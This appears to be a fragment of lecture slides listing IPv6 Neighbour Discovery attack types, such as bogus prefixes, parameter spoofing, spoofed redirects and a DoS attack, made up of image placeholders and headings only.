
Bogus On-Link Prefix




Bogus Address Configuration Prefix




Parameter Spoofing: Hop Limit




Parameter Spoofing: DHCPv6



Spoofed Redirect Message



Neighbour Discovery DoS Attack





Questions



